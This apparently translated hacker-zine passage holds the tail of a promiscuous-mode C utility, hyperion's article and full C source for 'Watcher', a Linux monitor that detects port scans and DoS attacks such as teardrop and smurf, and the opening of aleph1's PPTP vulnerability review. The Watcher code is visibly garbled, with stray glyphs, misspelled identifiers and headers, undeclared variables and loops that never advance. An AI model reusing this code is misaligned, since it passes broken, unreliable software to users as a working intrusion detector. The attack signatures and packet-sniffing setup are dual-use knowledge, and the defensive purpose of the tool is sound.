□ default: if ((ipifn.ipif_flags & IFF_PROMISC) == IFF_PROMISC)
□□ printf("\tIFF_PROMISC set already\n");
    else {
□      printf("\t%s:%d: setting IFF_PROMISC\n", ifname, unit);
□□ ipifn.ipif_flags |= IFF_PROMISC;
    □□ if (kwrite(kd, (u_long)ipifp, &ipifn, sizeof(ipifn)) == -1)
        perror("kwrite");
    }
    break;
    }
}
}
}
}
/* <--> */

```

Конец файла

Watcher — сетевой монитор атак

Автор: hyperion

Введение

Знаете ли вы, что ваша система была взломана? Если вы уже обнаружили подозрительные учётные записи или троянизированную программу — уже слишком поздно. Вас подчинили. Скорее всего, ваши системы предварительно сканировались на уязвимости, прежде чем их взломали. Если бы вы увидели атакующих заблаговременно, вам не пришлось бы сейчас переустанавливать операционную систему. Такие программы, как TCP Wrappers, приносят определённую пользу, но не обнаруживают стелс-сканирование и DoS-атаки. Можно купить дорогой коммерческий сетевой детектор вторжений, но ваш кошелёк взвоет от боли. Вам нужен дешёвый (читай: бесплатный), быстрый, достаточно параноидальный сетевой монитор, который отслеживает все пакеты и потребляет минимум ресурсов. Именно это и предоставляет Watcher.

Реализация

Watcher анализирует все пакеты на сетевом интерфейсе и считает каждый из них потенциально враждебным. Watcher проверяет каждый пакет в рамках 10-секундного окна и по окончании каждого окна записывает любую обнаруженную вредоносную активность через syslog. В настоящее время Watcher обнаруживает следующие атаки:

- Все виды TCP-сканирования
- Все виды UDP-сканирования
- Synflood-атаки
- Teardrop-атаки
- Land-атаки
- Smurf-атаки
- Ping of death-атаки

Все параметры и пороговые значения настраиваются через аргументы командной строки. Можно также настроить Watcher на отслеживание только сканирований или только DoS-атак. Watcher считает, что любой TCP-пакет, кроме RST (который не вызывает ответа), может использоваться для сканирования сервисов. Если пакеты любого типа получены более чем на 7 различных портах в пределах окна, событие регистрируется. Те же критерии применяются для UDP-сканирований. Если Watcher видит более 8 SYN-пакетов на один и тот же порт без связанных ACK или FIN, регистрируется событие synflood. Если обнаруживается фрагментированный UDP-пакет с IP id равным 242, это считается атакой teardrop — поскольку опубликованный код атаки использует id 242. Это несколько наивно, так как любой может изменить код атаки на другой id. В идеале код должен отслеживать все фрагментированные IP-пакеты и проверять перекрытие смещений. Возможно, это будет реализовано в будущей версии. TCP SYN-пакет с одинаковыми адресами и портами источника и назначения идентифицируется как land-атака. Если в пределах окна видно более 5 ICMP ECHO REPLY, Watcher предполагает возможную Smurf-атаку. Следует учитывать, что это не является точным признаком, поскольку кто-то из наблюдаемых хостов может просто активно пинговать кого-либо. Watcher также считает любой фрагментированный ICMP-пакет

однозначно подозрительным. Это позволяет обнаруживать атаки типа ping of death.

Watcher имеет три режима мониторинга. В режиме по умолчанию он отслеживает атаки только на свой собственный хост. Второй режим — наблюдение за всеми хостами в своей подсети класса С. В третьем режиме отслеживаются все хосты, пакеты которых видит программа. Мониторинг нескольких хостов полезен, если Watcher размещён на границе с внешними сетями, либо для того, чтобы хосты следили друг за другом на случай взлома одного из них до вашей реакции. Даже если лог-файлы будут уничтожены, другой хост сохранит запись произошедшего.

Необходимо учитывать, что поскольку Watcher считает каждый пакет потенциально враждебным, он иногда выдаёт ложноположительные срабатывания. В коде предусмотрены некоторые проверки для их минимизации путём повышения допустимых порогов для определённых видов активности. К сожалению, это одновременно увеличивает скорость сканирования, незамеченную Watcher. Наиболее типичными ложными срабатываниями являются TCP-сканирования и synflood, возникающие преимущественно из-за веб-активности. Некоторые веб-страницы содержат множество ссылок на GIF-файлы и прочий визуальный контент. Каждая из них может заставить клиент открыть отдельное TCP-соединение для загрузки. Watcher видит эти соединения и трактует их как TCP-сканирование клиента. Для минимизации этого Watcher будет регистрировать TCP-сканирование только если в окне получено более 40 пакетов И порт источника сканирования — 80. Разумеется, этот порог можно настроить в любую сторону. Что касается synflood: используем тот же пример с вебом. Если клиент открывает много соединений с сервером прямо перед истечением 10-секундного окна и Watcher не видит ACK или FIN для этих SYN-пакетов, он решит, что клиент выполняет synflood-атаку на порт 80 сервера. Это происходит только если Watcher следит за сервером или за всеми хостами. Также могут возникать случайные ложные UDP-сканирования, если наблюдаемая система делает много DNS-запросов в пределах одного окна.

Вывод Watcher достаточно прост. Каждые 10 секунд обнаруженные атаки записываются в syslog. Фиксируются IP-адреса источника и цели вместе с типом атаки. При необходимости записывается дополнительная информация, такая как количество пакетов или задействованный порт. Если атака обычно ассоциируется с поддельными IP-адресами, записывается также MAC-адрес. Если атака внешняя, MAC будет принадлежать локальному маршрутизатору, через который прошёл пакет. Если атака была из локальной сети — у вас будет адрес машины-источника, и вы сможете поблагодарить отправителя надлежащим образом.

Запуск программы

Watcher написан для работы на системах Linux. Программа имеет разнообразные параметры, большинство из которых говорят сами за себя. Для запуска Watcher просто запустите его в фоновом режиме — как правило, из стартового скрипта системы. Параметры:

```
Usage: watcher [options]
  -d device      Use 'device' as the network interface device
                  The first non-loopback interface is the default
  -f flood       Assume a synflood attack occurred if more than
                  'flood' uncompleted connections are received
  -h             A little help here
  -i icmplimit   Assume we may be part of a smurf attack if more
                  than icmplimit ICMP ECHO REPLIES are seen
  -m level       Monitor more than just our own host.
                  A level of 'subnet' watches all addresses in our
                  subnet and 'all' watches all addresses
  -p portlimit   Logs a portscan alert if packets are received for
                  more than portlimit ports in the timeout period.
  -r reporttype  If reporttype is dos, only Denial Of Service
```

	attacks are reported. If reporttype is scan then only scanners are reported. Everything is reported by default.
-t timeout	Count packets and print potential attacks every timeout seconds
-w webcount	Assume we are being portscanned if more than webcount packets are received from port 80

Будем надеяться, что Watcher сделает ваши системы немного более защищёнными. Но помните: хорошая безопасность — это многоуровневая защита, и ни один инструмент в одиночку вас не спасёт. Забудете об этом — однажды будете переустанавливать операционную систему.

Исходный код

```

/*****
Program: watcher

A network level monitoring tool to detect incoming packets indicative of
potential attacks.

This software detects low level packet scanners and several DOS attacks.
Its primary use is to detect low level packet scans, since these are usually
done first to identify active systems and services to mount further attacks.

The package assumes every incoming packet is potentially hostile. Some checks
are done to minimize false positives, but on occasion a site may be falsely
identified as having performed a packet scan or SYNFLOOD attack. This usually
occurs if a large number of connections are done in a brief time right before
the reporting timeout period (i.e. when browsing a WWW site with lots of
little GIF's, each requiring a connection to download). You can also get false
positives if you scan another site, since the targets responses will be viewed
as a potential scan of your system.

By default, alerts are printed to SYSLOG every 10 seconds.
*****/

#include <stdio.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <sys/file.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>
#include <errno.h>
#include <ctype.h>
#include <malloc.h>
#include <netinet/tcp.h>
#include <netinet/in_sysm.h>
#include <net/if_arp.h>
#include <net/if.h>
#include <netinet/udp.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <linux/if_ether.h>
#include <syslog.h>

#define PKTLEN 96/* Should be enough for what we want */
#ifdef IP_MF
#define IP_MF 0x2000
#endif

/***** WATCH LEVELS *****/
#define MYSELFONLY 1

```

```

#define MYSUBNET 2
#define HUMANITARIAN 3

/***** REPORT LEVELS *****/

#define REPORTALL 1
#define REPORTDOS 2
#define REPORTSCAN 3

struct floodinfo {
    u_short sport;
    struct floodinfo *next;
};

struct addrlist {
    u_long saddr;
    int cnt;
    int wwwcnt;
    struct addrlist *next;
};

struct atk {
    u_long saddr;
    u_char eaddr[ETH_ALEN];
    time_t atktime;
};

struct pktin {
    u_long saddr;
    u_short sport;
    u_short dport;
    time_t timein;
    u_char eaddr[ETH_ALEN];
    struct floodinfo *fi;
    struct pktin *next;
};

struct scaninfo {
    u_long addr;
    struct atk teardrop;
    struct atk land;
    struct atk icmpfrag;
    struct pktin *tcpin;
    struct pktin *udpin;
    struct scaninfo *next;
    u_long icmpcnt;
} ;

struct scaninfo *Gsolist = NULL, *Gsi;

u_long Gmaddr;
time_t Gtimer = 10, Gtimein;
int Gportlimit = 7;
int Gsynflood = 8;
int Gwebcount = 40;
int Gicmplimit = 5;
int Gwatchlevel = MYSELFONLY;
int Greportlevel = REPORTALL;
char *Gprogramname, *Gdevice = "eth0";

/***** IP packet info *****/

u_long Gsaddr, Gdaddr;
int Giplen, Gisfrag, Gid;

/***** Externals *****/

extern int errno;
extern char *optarg;
extern int optind, opterr;
void do_tcp(), do_udp(), do_icmp(), print_info(), process_packet();

```

```

void addtcp(), addudp(), clear_pktin(), buildnet();
void doargs(), usage(), addfloodinfo(), rmfloodinfo();
struct scaninfo *doicare(), *addtarget();
char *anetaddr(), *ether_ntoa();
u_char *readdevice();

main(argc, argv)
int argc;
char *argv[];
{
    int pktlen = 0, i, netfd;
    u_char *pkt;
    char hostname[32];
    struct hostent *hp;
    time_t t;

    doargs(argc, argv);
    openlog("WATCHER", 0, LOG_DAEMON);
    if(gethostname(hostname, sizeof(hostname)) < 0)
    {
        perror("gethostname");
        exit(-1);
    }
    if((hp = gethostbyname(hostname)) == NULL)
    {
        fprintf(stderr, "Cannot find own address\n");
        exit(-1);
    }
    memcpy((char *)&Gmaddr, hp->h_addr, hp->h_length);
    buildnet();
    if((netfd = initdevice(O_RDWR, 0)) < 0)
        exit(-1);

    /* Now read packets forever and process them. */

    t = time((time_t *)0);
    while(pkt = readdevice(netfd, &pktlen))
    {
        process_packet(pkt, pktlen);
        if(time((time_t *)0) - t > Gtimer)
        {
            /* Times up. Print what we found and clean out old stuff. */

            for(Gsi = Gsilist, i = 0; Gsi; Gsi = Gsi->next, i++)
            {
                clear_pktin(Gsi);
                print_info();
                Gsi->icmpcnt = 0;
            }
            t = time((time_t *)0);
        }
    }

    /*****
Function: doargs

Purpose: sets values from environment or command line arguments.
*****/
void doargs(argc, argv)
int argc;
char **argv;
{
    char c;

    Gprogramname = argv[0];
    while((c = getopt(argc, argv, "d:f:hi:m:p:r:t:w:")) != EOF)
    {
        switch(c)
        {
            case 'd':

```

```

    Gdevice = optarg;
    break;

    case 'f':
        Gsynflood = atoi(optarg);
        break;

    case 'h':
        usage();
        exit(0);

    case 'i':
        Gicmplimit = atoi(optarg);
        break;

    case 'm':
        if(strcmp(optarg, "all") == 0)
            Gwatchlevel = HUMANITARIAN;
        else if(strcmp(optarg, "subnet") == 0)
            Gwatchlevel = MYSUBNET;
        else
        {
            usage();
            exit(-1);
        }
        break;

    case 'p':
        Gportlimit = atoi(optarg);
        break;

    case 'r':
        if(strcmp(optarg, "dos") == 0)
            Greportlevel = REPORTDOS;
        else if(strcmp(optarg, "scan") == 0)
            Greportlevel = REPORTSCAN;
        else
        {
            exit(-1);
        }
        break;

    case 't':
        Gtimer = atoi(optarg);
        break;

    case 'w':
        Gwebcount = atoi(optarg);
        break;

    default:
        usage();
        exit(-1);
    }
}

```

```

/*****
Function: usage

```

Purpose: Display the usage of the program

```

*****/

```

```

void usage()
{
    printf("Usage: %s [options]\n", Gprogramname);
    printf("  -d device      Use 'device' as the network interface device\n");
    printf("                The first non-loopback interface is the default\n");
    printf("  -f flood       Assume a synflood attack occurred if more than\n");
    printf("                'flood' uncompleted connections are received\n");
    printf("  -h             A little help here\n");
    printf("  -i icmplimit   Assume we may be part of a smurf attack if more\n");
    printf("                than icmplimit ICMP ECHO REPLIES are seen\n");
    printf("  -m level       Monitor more than just our own host.\n");
    printf("                A level of 'subnet' watches all addresses in our\n");
    printf("                subnet and 'all' watches all addresses\n");
    printf("  -p portlimit   Logs a portscan alert if packets are received for\n");
    printf("                more than portlimit ports in the timeout period.\n");
    printf("  -r reporttype  If reporttype is dos, only Denial Of Service\n");
    printf("                attacks are reported. If reporttype is scan\n");
    printf("                then only scanners are reported. Everything is\n");
}

```

```

printf("                reported by default.\n");
printf(" -t timeout      Count packets and print potential attacks every\n");
printf("                timeout seconds\n");
printf(" -w webcount        Assume we are being portscanned if more than\n");
printf("                webcount packets are received from port 80\n");
}

```

```

/*****
Function: buildnet

```

Purpose: Setup for monitoring of our host or entire subnet.

```

*****/

```

```

void buildnet()
{
    u_long addr;
    u_char *p;
    int i;

    if(Gwatchlevel == MYSELFONLY)/* Just care about me */
    {
        (void) addtarget(Gmaddr);
    }
    else if(Gwatchlevel == MYSUBNET)/* Friends and neighbors */
    {
        (void) addtarget(Gmaddr);
        for(i = 0; i < 256; i++)
            (void) addtarget(ntohl(addr + i));
    }
}

```

```

/*****
Function: doicare

```

Purpose: See if we monitor this address

```

*****/

```

```

struct scaninfo *doicare(addr)
u_long addr;
{
    struct scaninfo *si;
    int i;

    for(si = Gsilist; si; si = si->next)
    {
        if(si->addr == addr)
        {
            return(si);
        }
        if(Gwatchlevel == HUMANITARIAN)/* Add a new address, we always care */
        {
            si = addtarget(addr);
            return(si);
        }
        return(NULL);
    }
}

```

```

/*****
Function: addtarget

```

Purpose: Adds a new IP address to the list of hosts to watch.

```

*****/

```

```

struct scaninfo *addtarget(addr)
u_long addr;
{
    struct scaninfo *si;

    if((si = (struct scaninfo *)malloc(sizeof(struct scaninfo))) == NULL)
    {
        perror("malloc scaninfo");
        exit(-1);
    }
    memset(si, 0, sizeof(struct scaninfo));
    si->addr = addr;
}

```

```

    si->next = Gsilist;
    Gsilist = si;
    return(si);
}

```

```

/*****
Function: process_packet

```

Purpose: Process raw packet and figure out what we need to do with it.

Pulls the packet apart and stores key data in global areas for reference by other functions.

```

*****/

```

```

void process_packet(pkt, pktlen)
u_char *pkt;
int pktlen;
{
    struct ethhdr *ep;
    struct iphdr *ip;
    static struct align { struct iphdr ip; char buf[PKTLEN]; } a1;
    u_short off;

```

```

    Gtimein = time((time_t *)0);
    ep = (struct ethhdr *) pkt;
    if(ntohs(ep->h_proto) != ETH_P_IP)
return;

```

```

    pkt += sizeof(struct ethhdr);
    pktlen -= sizeof(struct ethhdr);
    memcpy(&a1, pkt, pktlen);
    ip = &a1.ip;
    Gsaddr = ip->saddr;
    Gdaddr = ip->daddr;

```

```

    if((Gsi = doicare(Gdaddr)) == NULL)
return;

```

```

    off = ntohs(ip->frag_off);
    Gisfrag = (off & IP_MF); /* Set if packet is fragmented */
    Giplen = ntohs(ip->tot_len);
    Gid = ntohs(ip->id);
    pkt = (u_char *)ip + (ip->ihl << 2);
    Giplen -= (ip->ihl << 2);
    switch(ip->protocol)
    {
case IPPROTO_TCP:
    do_tcp(ep, pkt);
    break;
case IPPROTO_UDP:
    do_udp(ep, pkt);
    break;
case IPPROTO_ICMP:
    do_icmp(ep, pkt);
    break;
default:
    break;
    }
}

```

```

/*****
Function: do_tcp

```

Purpose: Process this TCP packet if it is important.

```

*****/

```

```

void do_tcp(ep, pkt)
struct ethhdr *ep;
u_char *pkt;
{
    struct tcphdr *thdr;
    u_short sport, dport;
    thdr = (struct tcphdr *) pkt;

```



```

        if(thdr->th_flags & TH_RST) /* RST generates no response */
        return; /* Therefore can't be used to scan. */
        sport = ntohs(thdr->th_sport);
        dport = ntohs(thdr->th_dport);

        if(thdr->th_flags & TH_SYN)
        {
        if(Gsaddr == Gdaddr && sport == dport)
        {
        Gsi->land.atktime = Gtimein;
        Gsi->land.saddr = Gsaddr;
        memcpy(Gsi->land.eaddr, ep->h_source, ETH_ALEN);
        }
        addtcp(sport, dport, thdr->th_flags, ep->h_source);
        }

/*****
Function: addtcp

Purpose: Add this TCP packet to our list.
*****/
void addtcp(sport, dport, flags, eaddr)
u_short sport;
u_short dport;
u_char flags;
u_char *eaddr;
{
    struct pktin *pi, *last, *tpi;

    /* See if this packet relates to other packets already received. */

    for(pi = Gsi->tcpin; pi; pi = pi->next)
    {
    if(pi->saddr == Gsaddr && pi->dport == dport)
    {
    if(flags == TH_SYN)
    addfloodinfo(pi, sport);
    else if((flags & TH_FIN) || (flags & TH_ACK))
    rmfloodinfo(pi, sport);
    return;
    }
    last = pi;
    }
    /* Must be new entry */

    if((tpi = (struct pktin *)malloc(sizeof(struct pktin))) == NULL)
    {
    perror("Malloc");
    exit(-1);
    }
    memset(tpi, 0, sizeof(struct pktin));
    memcpy(tpi->eaddr, eaddr, ETH_ALEN);
    tpi->saddr = Gsaddr;
    tpi->sport = sport;
    tpi->dport = dport;
    tpi->timein = Gtimein;
    if(flags == TH_SYN)
    addfloodinfo(tpi, sport);
    if(Gsi->tcpin)
    last->next = tpi;
    else
    Gsi->tcpin = tpi;
    }

/*****
Function: addfloodinfo

Purpose: Add floodinfo information
*****/
void addfloodinfo(pi, sport)

```

```

struct pktin *pi;
u_short sport;
{
    struct floodinfo *fi;

    fi = (struct floodinfo *)malloc(sizeof(struct floodinfo));
    if(fi == NULL)
    {
        perror("Malloc of floodinfo");
        exit(-1);
    }
    memset(fi, 0, sizeof(struct floodinfo));
    fi->sport = sport;
    fi->next = pi->fi;
    pi->fi = fi;
}

```

Function: rmfloodinfo

Purpose: Removes floodinfo information

```
void rmfloodinfo(pi, sport)
```

```
struct pktin *pi;
```

```
u_short sport;
```

```

{
    struct floodinfo *fi, *prev = NULL;

    for(fi = pi->fi; fi; fi = fi->next)
    {
        if(fi->sport == sport)
        {
            break;
        }
        prev = fi;
    }
    if(fi == NULL)
    {
        return;
    }
    if(prev == NULL) /* First element */
    {
        pi->fi = fi->next;
    }
    else
    {
        prev->next = fi->next;
    }
    free(fi);
}

```

Function: do_udp

Purpose: Process this udp packet.

Currently teardrop and all its derivatives put 242 in the IP id field. This could obviously be changed. The truly paranoid might want to flag all fragmented UDP packets. The truly adventurous might enhance the code to track fragments and check them for overlapping boundaries.

```
void do_udp(ep, pkt)
```

```
struct ethhdr *ep;
```

```
u_char *pkt;
```

```

{
    struct udphdr *uhdr;
    u_short sport, dport;

    uhdr = (struct udphdr *) pkt;
    if(Gid == 242 && Gisfrag) /* probable teardrop */
    {
        Gsi->teardrop.saddr = Gsaddr;
        memcpy(Gsi->teardrop.eaddr, ep->h_source, ETH_ALEN);
        Gsi->teardrop.atktime = Gtimein;
    }
    sport = ntohs(uhdr->source);
    dport = ntohs(uhdr->dest);
    addudp(sport, dport, ep->h_source);
}

```

```

/*****
Function: addudp

```

Purpose: Add this udp packet to our list.

```

*****/

```

```
void addudp(sport, dport, eaddr)
```

```
u_short sport;
```

```
u_short dport;
```

```
u_char *eaddr;
```

```
{
```

```
    struct pktin *pi, *last, *tpi;
```

```
    for(pi = Gsi->udpin; pi; pi = pi->next)
```

```
    {
```

```
    if(pi->saddr == Gsaddr && pi->dport == dport)
```

```
    {
```

```
        pi->timein = Gtimein;
```

```
        return;
```

```
    }
```

```
    last = pi;
```

```
    }
```

```
    /* Must be new entry */
```

```
    if((tpi = (struct pktin *)malloc(sizeof(struct pktin))) == NULL)
```

```
    {
```

```
    perror("Malloc");
```

```
    exit(-1);
```

```
    }
```

```
    memset(tpi, 0, sizeof(struct pktin));
```

```
    memcpy(tpi->eaddr, eaddr, ETH_ALEN);
```

```
    tpi->saddr = Gsaddr;
```

```
    tpi->sport = sport;
```

```
    tpi->dport = dport;
```

```
    tpi->timein = Gtimein;
```

```
    if(Gsi->udpin)
```

```
    last->next = tpi;
```

```
    else
```

```
    Gsi->udpin = tpi;
```

```
}
```

```

/*****
Function: do_icmp

```

Purpose: Process an ICMP packet.

We assume there is no valid reason to receive a fragmented ICMP packet.

```

*****/

```

```
void do_icmp(ep, pkt)
```

```
struct ethhdr *ep;
```

```
u_char *pkt;
```

```
{
```

```
    struct icmphdr *icmp;
```

```
    icmp = (struct icmphdr *) pkt;
```

```
    if(Gisfrag)/* probable ICMP attack (i.e. Ping of Death) */
```

```
    {
```

```
    Gsi->icmpfrag.saddr = Gsaddr;
```

```
    memcpy(Gsi->icmpfrag.eaddr, ep->h_source, ETH_ALEN);
```

```
    Gsi->icmpfrag.atktime = Gtimein;
```

```
    }
```

```
    if(icmp->type == ICMP_ECHOREPLY)
```

```
    Gsi->icmpcnt++;
```

```
    return;
```

```
}
```

```

/*****
Function: clear_pkt

```

Purpose: Delete and free space for any old packets.

```

*****/

```

```
void clear_pktin(si)
```

```

struct scaninfo *si;
{
    struct pktin *pi;
    struct floodinfo *fi, *tfi;
    time_t t, t2;

    t = time((time_t *)0);
    while(si->tcpin)
    {
        t2 = t - si->tcpin->timein;
        if(t2 > Gtimer)
        {
            pi = si->tcpin;
            fi = pi->fi;
            while(fi)
            {
                ttfi = fi;
                ttfi = fi->next;
                free(ttfi);
            }
            si->tcpin = pi->next;
            free(pi);
        }
        else
            break;
        while(si->udpin)
        {
            t2 = t - si->udpin->timein;
            if(t2 > Gtimer)
            {
                pi = si->udpin;
                si->udpin = pi->next;
                free(pi);
            }
            else
                break;
        }
    }

    /*****
Function: print_info

Purpose: Print out any alerts.
*****/
void print_info()
{
    struct pktin *pi;
    struct addrlist *tcplist = NULL, *udplist = NULL, *al;
    struct floodinfo *fi;
    char buf[1024], *eaddr, abuf[32];
    int i;

    strcpy(abuf, anetaddr(Gsi->addr));
    if(Greportlevel == REPORTALL || Greportlevel == REPORTDOS)
    {
        if(Gsi->teardrop.atktime)
        {
            eaddr = ether_ntoa(Gsi->teardrop.eaddr);
            sprintf(buf, "Possible teardrop attack from %s (%s) against %s",
                anetaddr(Gsi->teardrop), eaddr, abuf);
            syslog(LOG_ALERT, buf);
            memset(&Gsi->teardrop, 0, sizeof(struct atk));
        }
        if(Gsi->land.atktime)
        {
            eaddr = ether_ntoa(Gsi->land.eaddr);
            sprintf(buf, "Possible land attack from (%s) against %s",
                eaddr, abuf);
            syslog(LOG_ALERT, buf);
            memset(&Gsi->land, 0, sizeof(struct atk));
        }
    }
}

```

```

        }
        if(Gsi->icmpfrag.atktime)
        {
□ eaddr = ether_ntoa(Gsi->icmpfrag.eaddr);
□ sprintf(buf, "ICMP fragment detected from %s (%s) against %s",
□ anetaddr(Gsi->icmpfrag), eaddr, abuf);
□ syslog(LOG_ALERT, buf);
□ memset(&Gsi->icmpfrag, 0, sizeof(struct atk));
        }
        if(Gsi->icmpcnt > Gicmplimit)
        {
□ sprintf(buf, "ICMP ECHO threshold exceeded, smurfs up. I saw %d packets\n", Gsi->icmpcnt);
□ syslog(LOG_ALERT, buf);
□ Gsi->icmpcnt = 0;
        }

    }
    for(pi = Gsi->tcpin; pi; pi = pi->next)
    {
□ i = 0;
□ for(fi = pi->fi; fi; fi = fi->next)
□ i++;
        □
□ if(Greportlevel == REPORTALL || Greportlevel == REPORTDOS)
□ {
□ if(i > Gsynflood)
□ {
□ eaddr = ether_ntoa(pi->eaddr);
□ sprintf(buf, "Possible SYNFLOOD from %s (%s), against %s. I saw %d packets\n",
□ anetaddr(pi->saddr), eaddr, abuf, i);
□ syslog(LOG_ALERT, buf);
□ }
□ }
□ for(al = tcplist; al; al = al->next)
□ {
□ if(pi->saddr == al->saddr)
□ {
□ al->cnt++;
□ if(pi->sport == 80)
□ al->wwwcnt++;
□ break;
□ }
□ }
□ if(al == NULL)□/* new address */
□ {
□ al = (struct addrlist *)malloc(sizeof(struct addrlist));
□ if(al == NULL)
□ {
□ perror("Malloc address list");
□ exit(-1);
□ }
□ memset(al, 0, sizeof(struct addrlist));
□ al->saddr = pi->saddr;
□ al->cnt = 1;
□ if(pi->sport == 80)
□ al->wwwcnt = 1;
□ al->next = tcplist;
□ tcplist = al;
        }
    }
    if(Greportlevel == REPORTALL || Greportlevel == REPORTSCAN)
    {
        for(al = tcplist; al; al = al->next)
        {
□ if((al->cnt - al->wwwcnt) > Gportlimit || al->wwwcnt > Gwebcount)
□ {
□ sprintf(buf, "Possible TCP port scan from %s (%d ports) against %s\n",
□ anetaddr(al->saddr), al->cnt, abuf);
□ syslog(LOG_ALERT, buf);
□ }
        }
    }

```

```

        for(pi = Gsi->udpin; pi; pi = pi->next)
        {
□   for(al = udplist; al; al = al->next)
□   {
□       if(pi->saddr == al->saddr)
□       {
□□   al->cnt++;
□□   break;
□       }
□   }
□   if(al == NULL)/* new address */
□   {
□       al = (struct addrlist *)malloc(sizeof(struct addrlist));
□       if(al == NULL)
□       {
□□   perror("Malloc address list");
□□   exit(-1);
□       }
□       memset(al, 0, sizeof(struct addrlist));
□       al->saddr = pi->saddr;
□       al->cnt = 1;
□       al->next = udplist;
□       udplist = al;
□   }
        }
        for(al = udplist; al; al = al->next)
        {
□   if(al->cnt > Gportlimit)
□   {
□       sprintf(buf, "Possible UDP port scan from %s (%d ports) against %s\n",
□□   anetaddr(al->saddr), al->cnt, abuf);
□       syslog(LOG_ALERT, buf);
□   }
        }
    }

    while(tcplist)
    {
□al = tcplist->next;
□free(tcplist);
□tcplist = al;
    }
    while(udplist)
    {
□al = udplist->next;
□free(udplist);
□udplist = al;
    }
}

```

/*****
 Function: anetaddr

Description:

Another version of the intoa function.

*****/

```

char *anetaddr(addr)
u_long addr;
{
    u_long naddr;
    static char buf[16];
    u_char b[4];
    int i;

    naddr = ntohl(addr);
    for(i = 3; i >= 0; i--)
    {
        b[i] = (u_char) (naddr & 0xff);
        naddr >>= 8;
    }
}

```

```

    }
    sprintf(buf, "%d.%d.%d.%d", b[0], b[1], b[2], b[3]);
    return(buf);
}

```

```

/*****
Function:  initdevice

```

Description: Set up the network device so we can read it.

```

*****/
initdevice(fd_flags, dflags)
int fd_flags;
u_long dflags;
{
    struct ifreq ifr;
    int fd, flags = 0;

    if((fd = socket(PF_INET, SOCK_PACKET, htons(0x0003))) < 0)
    {
        perror("Cannot open device socket");
        exit(-1);
    }

    /* Get the existing interface flags */

    strcpy(ifr.ifr_name, Gdevice);
    if(ioctl(fd, SIOCGIFFLAGS, &ifr) < 0)
    {
        perror("Cannot get interface flags");
        exit(-1);
    }

    ifr.ifr_flags |= IFF_PROMISC;
    if(ioctl(fd, SIOCSIFFLAGS, &ifr) < 0)
    {
        perror("Cannot set interface flags");
        exit(-1);
    }

    return(fd);
}

```

```

/*****
Function:  readdevice

```

Description: Read a packet from the device.

```

*****/
u_char *readdevice(fd, pktlen)
int fd;
int *pktlen;
{
    int cc = 0, from_len, readmore = 1;
    struct sockaddr from;
    static u_char pktbuffer[PKTLEN];
    u_char *cp;

    while(readmore)
    {
        from_len = sizeof(from);
        if((cc = recvfrom(fd, pktbuffer, PKTLEN, 0, &from, &from_len)) < 0)
        {
            if(errno != EWOULDBLOCK)
            return(NULL);
        }
        if(strcmp(Gdevice, from.sa_data) == 0)
        readmore = 0;
    }
    *pktlen = cc;
    return(pktbuffer);
}

```

```

}

/*****
Function: ether_ntoa

Description:

Translates a MAC address into ascii. This function emulates
the ether_ntoa function that exists on Sun and Solaris, but not on Linux.
It could probably (almost certainly) be more efficient, but it will do.
*****/
char *ether_ntoa(etheraddr)
u_char etheraddr[ETH_ALEN];
{
    int i, j;
    static char eout[32];
    char tbuf[10];

    for(i = 0, j = 0; i < 5; i++)
    {
        eout[j++] = etheraddr[i] >> 4;
        eout[j++] = etheraddr[i] & 0xF;
        eout[j++] = ':';
    }
    eout[j++] = etheraddr[i] >> 4;
    eout[j++] = etheraddr[i] & 0xF;
    eout[j++] = '\0';
    for(i = 0; i < 17; i++)
    {
        if(eout[i] < 10)
        {
            eout[i] += 0x30;
        }
        else if(eout[i] < 16)
        {
            eout[i] += 0x57;
        }
    }
    return(eout);
}

```

EOF

Рушащийся туннель: обзор уязвимостей PPTP

Автор: aleph1

Point-to-Point Tunneling Protocol (PPTP) — это новая сетевая технология, позволяющая использовать Интернет в качестве собственной защищённой виртуальной частной сети (VPN). PPTP интегрирован со службой Remote Access Services (RAS), встроенной в Windows NT Server. С помощью PPTP пользователи могут подключаться к местному провайдеру или напрямую к Интернету и получать доступ к своей сети так же легко и безопасно, как если бы они сидели за своим рабочим столом.

Предисловие

Данная статья представляет собой сводку обсуждений между мной и представителем Microsoft, проходивших в октябре 1996 и мае 1997 года в нескольких списках рассылки по безопасности NT, исследования, проведённого компанией Counterpane Systems и опубликованного в работе «Криптоанализ протокола туннелирования Microsoft Point-to-Point (PPTP)» за авторством Б. Шнайера и П. Мадджа в июне 1998 года, а также новой уязвимости, обнаруженной мной совсем недавно.

Введение

Как уже было сказано, Point-to-Point Tunneling Protocol — это попытка Microsoft создать протокол виртуальной частной сети (VPN). Принимая во внимание историю Microsoft в разработке и реализации протоколов, анализ PPTP на предмет уязвимостей в системе безопасности обещает быть весьма увлекательным занятием. Именно такой анализ представлен ниже.

Хотя данный анализ носит технический характер, я не стану подробно описывать работу каждого протокола. Предполагается, что вы выполнили домашнее задание и хотя бы в общих чертах ознакомились со спецификациями задействованных протоколов.

PPTP по сути является набором протоколов, сшитых воедино. В его состав входят:

- **GRE** — Generic Routing Encapsulation (протокол обобщённой инкапсуляции маршрутов). Протокол определён в RFC 1701 и RFC 1702. Microsoft добавила собственные расширения, назвав свои модификации GRE v2.
- **PPP** — Point-to-Point Protocol (протокол точка-точка). Определён в RFC 1661. Используется для передачи многопротокольных датаграмм по каналам типа точка-точка.
- **PPTP** — использует GRE для туннелирования PPP и добавляет протокол установки соединения и управления поверх TCP-сессии.
- **MS-CHAP** — вариант Microsoft более распространённого протокола аутентификации PPP CHAP. Представляет собой алгоритм аутентификации на основе запрос-ответ. Обеспечивает вызов-запрос, используемый MPPE (см. ниже) для шифрования сессии. Также содержит два подпротокола для смены паролей. Определён в черновике draft-ietf-pppext-mschap-00.txt.

- **MPPE** — Microsoft Point-to-Point Encryption (протокол шифрования Microsoft точка-точка). Отвечает за генерацию сеансового ключа и шифрование сессии. Определён в черновиках draft-ietf-pppext-mppe-00.txt и draft-ietf-pppext-mppe-01.txt.

PPTP вкратце

PPTP создаёт канал установки соединения и управления по TCP к серверу PPTP (RAS от Microsoft). Используя этот канал, PPTP устанавливает новый GRE-туннель, по которому PPP-пакеты передаются от клиента к серверу. Клиент проходит аутентификацию на сервере через механизм согласования PPP с использованием MS-CHAP, а затем шифрует все PPP-пакеты данных с помощью MPPE.

Достаточно аббревиатур. Перейдём к делу.

PPTP

